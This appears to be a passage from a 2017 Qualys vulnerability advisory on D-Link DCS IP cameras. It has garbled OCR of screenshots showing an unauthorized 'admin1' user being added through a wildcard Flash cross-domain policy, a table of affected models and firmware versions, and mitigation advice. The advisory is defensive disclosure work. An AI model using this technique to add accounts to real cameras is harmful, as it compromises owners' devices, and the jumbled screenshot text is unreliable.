I			System Firmware Upgrade	Here you can change the adm camera. You can also add, m	inistrator's pass odify and/or delet	word and configure the server e the user account(s).	r setting for your	For security reasons, it is recommended that you change the Password for the Administrator accounts. Be sure to write down the new Login Names and Passwords to avoid having record the comerce in the present the present the present the present the present the present the present the present the present the present t			
			Logout	ADMIN PASSWORD SETTI	NG		10	Be sure to write down the new Login Names and Passwords to avoid basing			
				Old Password				event that they are			
				New Password Retype Password				forgotten.			
I					Apply C	ancel					
				SERVER SETTING							
				Camera Name	DCS-933L		17				
				LED Control	• Normal	Off					
				User Access Control	• Enable	Disable					
				Snapshot URL Authentication	Chabie	Disable (http://192.168.0.3	30:82/image/jpeg.cgi)				
				OSD Time	Color (Red						
I					Apply C						
				ADD USER ACCOUNT							
				User Name	[
				Password Retype Password]					
I				Reupe Password	Add	Cancel					
				USER LIST							
				no. name		modify	delete				
			SURVEILLANCE								

2. Request to add user **admin1**:

4	C	8	Q Search	☆ 自 ・
				10
	Res	pon	SC Clipboard	
		rror" bu	bbles=false cancelable=false	
	ioErrorHandler: [IOErrorEvent t	Res	Respon	ioErrorHandler: [IOErrorEvent type="ioError" bubbles=false cancelable=false

3. User **admin1** added successfully:

SI 🍐 🗸 🔶 🕕 10				C Q Search
	Product DCS-938L D-Link		Firmware version: 1.03	
	DCS-933L	SETUP MAINTENANCE STATUS	HELP	
	Admin ADMIN System Here you can change the admin Firmware Upgrade	nistrator's password and configure the server setting for your dify and/or delete the user account(s).	Helpful Hints For security reasons, it is recommended that you change the Password for the Administrator accounts.	
	Logout ADMIN PASSWORD SETTIN Old Password New Password Retype Password	Apply, Cancel	Be sure to write down the new Login Names and Passwords to avoid having to reset the camera in the event that they are forgotten.	
	SERVER SETTING Camera Name LED Control User Access Control Snapshot URL Authentication	DC5-933. Normal Off Enable Disable Enable Disable (http://192.168.0.30.82/image/jpeg.cgi)		
	OSD Time	Color Red Apply Cance		
	ADD USER ACCOUNT User Name Password Retype Password	Add Cencel		
	USER LIST no. name 1 admin1	modify delete		
	SURVEILLANCE			

Tracking Table:

D-Link Model	H/W version	FW version
DCS-2132L	В	v2.12.00
DCS-2330L	А	v1.13.00
DCS-2310L	В	v2.03.00
DCS-5029L	А	v1.12.00
DCS-5222L	В	v2.12.00
DCS-6212L	А	v1.00.12
DCS-7000L	А	v1.04.00
DCS-2132L	А	v1.08.01
DCS-2136L	А	v1.04.01
DCS-2210L	А	v1.03.01
DCS-2230L	А	v1.03.01
DCS-2310L	А	v1.08.01
DCS-2332L	А	v1.08.01
DCS-6010L	А	v1.15.01
DCS-7010L	А	v1.08.01
DCS-2530L	А	v1.00.21
DCS-930L	А	v1.15.04
DCS-930L	В	v2.13.15
DCS-932L	А	v1.13.04
DCS-932L	В	v2.13.15
DCS-934L	А	v1.04.15
DCS-942L	А	v1.27
DCS-942L	В	v2.11.03
DCS-931L	А	v1.13.05
DCS-933L	А	v1.13.05
DCS-5009L	А	v1.07.05
DCS-5010L	А	v1.13.05
DCS-5020L	А	v1.13.05
DCS-5000L	А	v1.02.02
DCS-5025L	А	v1.02.10
DCS-5030L	А	v1.01.06

Potential Mitigation per CWE:

Avoid using wildcards in the cross-domain policy file. Any domain matching the wildcard expression will be implicitly trusted, and can perform two-way interaction with the target server.

For Flash, modify crossdomain.xml to use meta-policy options such as 'master-only' or 'none' to reduce the possibility of an attacker planting extraneous cross-domain policy files on a server.

Adobe Recommendation: http://www.adobe.com/devnet/flashplayer/articles/cross_domain_policy.html

CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at <u>http://www.qualys.com</u> or send email to <u>research@qualys.com</u>

LEGAL NOTICE:

The information contained within this advisory is Copyright (C) 2017 Qualys Inc. It may be redistributed provided that no fee is charged for distribution and that the advisory is not modified in any way.